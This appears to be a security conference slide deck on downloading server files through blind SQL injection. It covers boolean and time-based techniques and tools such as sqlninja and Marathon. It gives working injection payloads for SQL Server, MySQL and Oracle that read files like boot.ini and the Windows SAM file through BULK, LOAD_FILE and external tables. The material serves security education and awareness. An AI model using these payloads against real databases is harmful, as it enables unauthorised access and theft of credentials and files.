

# RFD (Remote File Download) using Blind SQL Injection Techniques

Chema Alonso  
Informática64  
MS MVP Windows Security  
[chema@informatica64.com](mailto:chema@informatica64.com)

## Agenda

- Code Injection
  - Blind Attacks.
  - Blind SQL Injection Attacks
    - Tools
    - Binary search in blind SQL injection attacks.
- Downloading server files
  - Demo 1: Downloading Files using MS SQL Server 2K/2K5/2K8
  - Demo 2: Downloading Files using Oracle Databases
  - Demo 3: Downloading Files using MySQL

## Code Injection Attacks



- (Lazy) Developers use input parameters directly in queries without sanitizing them previously.
  - Command Injection
  - SQL Injection
  - LDAP Injection
  - Xpath Injection

## Blind Attacks

- Attacker injects code but can't access directly to the data.
- However this injection changes the behavior of the web application.
- Then the attacker looks for differences between true code injections ( $1=1$ ) and false code injections ( $1=2$ ) in the response pages to extract data.
  - Blind SQL Injection
  - Biind Xpath Injection
  - Blind LDAP Injection

## Blind SQL Injection Attacks

- Attacker injects:
  - “True where clauses”
  - “False where clauses”
  - Ex:
    - Program.php?id=1 and 1=1
    - Program.php?id=1 and 1=2
- Program doesn't return any visible data from database or data in error messages.
- The attacker can't see any data extracted from the database.

## Blind SQL Injection Attacks

- Attacker analyzes the response pages looking for differences between “True-Answer Page” and “False-Answer Page”:
  - Different hashes
  - Different html structure
  - Different patterns (keywords)
  - Different linear ASCII sums
  - “Different behavior”
    - By example: Response Time

## Blind SQL Injection Attacks

- If any difference exists, then:
  - Attacker can extract all information from database
  - How? Using “booleanization”
    - MySQL:
      - Program.php?id=1 and 100>(ASCII(Substring(user(),1,1)))
        - “True-Answer Page” or “False-Answer Page”?
    - MSSQL:
      - Program.php?id=1 and 100>(Select top 1 ASCII(Substring(name,1,1)) from sysusers)
    - Oracle:
      - Program.php?id=1 and 100>(Select ASCII(Substr(username,1,1)) from all\_users where rownum<=1)

## Blind SQL Injection Attacks: Tools

- SQLbfTools: Extract all information from MySQL databases using patterns

```
H:\>mysqlbf "http://www.reversing.org/dos.phtml?id_autor=134" "user()" "David"

http-sql adaptive bruteforce $Revision: 1.13 $
ilo@reversing.org http://www.reversing.org


This program is now being developed by Dab at
http://www.unsec.net

host:
port: 80
uri : dos.phtml
args: id_autor=134
sql : user()
sqlI: (null)
sqlL: 0
mat.: David
char: abcdefghijklmnopqrstuvwxyz0123456789$.: -()[]@=#\!#?_&A!<>+D

[+] dicctionary lenght: 425
[+] dict loaded 380 bytes
resolving
best guess:
user() = www-data@localhost
total hits: 230
```

## Blind SQL Injection Attacks: Tools

- Absinthe: Extract all information from MSSQL, PostgreSQL, Sybase and Oracle Databases using Linear sum of ASCII values.



## Time-Based Blind SQL Injection

- In scenarios with no differences between “True-Answer Page” and “False-Answer Page”, time delays could be use.
- Injection forces a delay in the response page when the condition injected is True.
  - Delay functions:
    - SQL Server: waitfor
    - Oracle: dbms\_lock.sleep
    - MySQL: sleep or Benchmark Function
  - Ex:
    - ; if (exists(select \* from users)) waitfor delay '0:0:5'

## Time-Based Blind SQL Injection: Tools


- SQL Ninja: Use exploitation of “Waitfor” method in MSSQL Databases

```

nightblade sqlninja # ./sqlninja -m test
Sqlninja rel. 0.1.2
Copyright (C) 2006-2007 icesurfer <r00t@northernfortress.net>
[-] sqlninja.conf does not exist. You want to create it now ? [y/n]
> y
[+] Creating a new configuration file. Keep in mind that only basic options
    will be generated, and that the file should be manually edited for advanced
    options and fine tuning
[1/9] Victim host (e.g.: www.victim.com):
> 192.168.240.10
[2/9] Remote port [80]
>
[3/9] Use SSL (y/n/auto) [auto]
> n
[4/9] Method to use (GET/POST) [GET]
>
[5/9] Vulnerable page, including path and leading slash
    (e.g.: /dir/target.asp)
  
```


## Marathon Tool

- Automates Time-Based Blind SQL Injection Attacks using Heavy Queries in SQL Server, MySQL, MS Access and Oracle Databases.
- Schema Extraction from known databases
- Extract data using heavy queries not matter in which database engine (without schema)
- Developed in .NET. Source code available
- <http://www.codeplex.com/marathontool>



## BSQL Hacker & Deep Blind SQL Injection

- Deep BSQI:
  - Time-Delay with different response times
- <http://labs.portcullis.co.uk/application/deep-blind-sql-injection/>



## Accessing Files

- Two possibilities
  - File is Loaded into a Temp Table
    - And `i>(select top 1 ASCII(Substring(column)(file,pos,1)) from temp_table ??`
  - File is loaded in queries
    - In every step the file is loaded into the query
    - I am very sorry, engine ☹
    - And `i>ASCII(Substring(load_file(file,pos,1))??`

## SQL Server 2K - External Data Sources

- Only for known filetypes:
  - Access through Drivers: Txt, csv, xls, mdb, log
  - And `200>ASCII (SUBSTRING(SELECT * FROM OPENROWSET('MSDASQL', 'Driver = {Microsoft Text Driver (*.txt;*.csv)};DefaultDir=C:\;', 'select top 1 * from c:\dir\target.txt'),1,1))`
- Privileges
  - `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\MSSQLServer\Providers\DisallowAdhocAccess=0`
  - By default this key doesn't exist so only users with *Server Admin Role* can use these functions.
- NTFS permissions


## SQL Server 2K – Bulk option

- Access to any file
  - `; Create Table TempTable as (row varchar(8000)) --`
  - `; Bulk Insert TempTable From 'c:\file.ext' With (FIELDTERMINATOR = '\n', ROWTERMINATOR = '\n') --`
  - `; alter table TempTable add num int IDENTITY(1,1) NOT NULL -`
  - `and (select COUNT(row) from TempTable)`
  - `and (select top 1 len(row) from TempTable where num = rownum)`
  - `and (select top 1 ASCII(SUBSTRING(row,1,1)) from TempTable where num = 1)`
  - `; Drop Table TempTable--`
- Privileges needed
  - Server Role: *Bulkadmin*
  - Database Role: *db\_owner* o *db\_ddladmin*
- NTFS permissions

## SQL Server 2k5 -

- *OPENDATASOURCE* and *OPENROWSET* supported
- Bulk options improved
  - *AND 256 > ASCII(SUBSTRING ((SELECT \* FROM OPENROWSET(BULK 'c:\windows\repair\sam', SINGLE\_BLOB) As Data), 1, 1))—*
- Permissions
  - Bulkadmin Server Role
  - External Data Sources enabled
    - *Sp\_configure*
    - *Surface configuration Tool for features*

## SQL Server 2k5



## MySQL

- LoadFile
  - SELECT LOAD\_FILE(0x633A5C626F6F742E696E69)
    - SQLbfTools: MySQLget command
- Load Data infile
  - ; Create table C8DFC643 (datos varchar(4000))
  - ; Load data infile 'c:\\boot.ini' into table C8DFC643
  - ; alter table C8DFC643 add column num integer auto\_increment unique key
  - and (select count(num) from C8DFC643)
  - and (select length(datos) from C8DFC643 where num = 1)
  - and (select ASCII(substring(datos,5,1)) from C8DFC643 where num = 1)
  - ; Drop table C8DFC643

## Oracle

- External Tables
  - ; execute immediate 'Create Directory A4A9308C As "c:\\"; end; --
  - ; execute immediate 'Create table A737D141 ( datos varchar2(4000) ) organization external (TYPE ORACLE\_LOADER default directory A4A9308C access parameters ( records delimited by newline ) location ("boot.ini"))'; end;--
  - Only Plain Text files
- DBMS\_LOB package

## Oracle – DBMS\_LOB

- ; execute immediate 'Create Directory A4A9308C As "c:\\"'; end; --
- ; execute immediate 'Create table A737D141 ( datos varchar2(4000) organization external (TYPE ORACLE\_LOADER default directory A4A9308C access parameters ( records delimited by newline ) location ("boot.ini"))); end;--
- ; execute immediate '
 

```

DECLARE l_bfile BFILE;
l_blob BLOB;
BEGIN INSERT INTO A737D141 (datos) VALUES (EMPTY_BLOB()) RETURN datos INTO
l_blob;
l_bfile := BFILENAME("A4A9308C", "Picture.bmp");
DBMS_LOB.fileopen(l_bfile, Dbms_Lob.File_ReadOnly);
DBMS_LOB.loadfromfile(l_blob, l_bfile, DBMS_LOB.getlength(l_bfile));
DBMS_LOB.fileclose(l_bfile);
COMMIT;
EXCEPTION
    WHEN OTHERS THEN ROLLBACK;
END;'
      
```
- ; end; --

## Questions?

- Links.
  - Time-Based Blind SQL Injection with heavy Queries
  - <http://technet.microsoft.com/en-us/library/cc512676.aspx>
  - Marathon tool: <http://www.codeplex.com/marathontool>
- LDAP Injection & Blind LDAP Injection
- <http://www.blackhat.com/presentations/bh-europe-o8/Alonso-Parada/Whitepaper/bh-eu-o8-alonso-parada-WP.pdf>
- Blog: <http://www.elladodelmal.com>
- Mail: [chema@informatica64.com](mailto:chema@informatica64.com)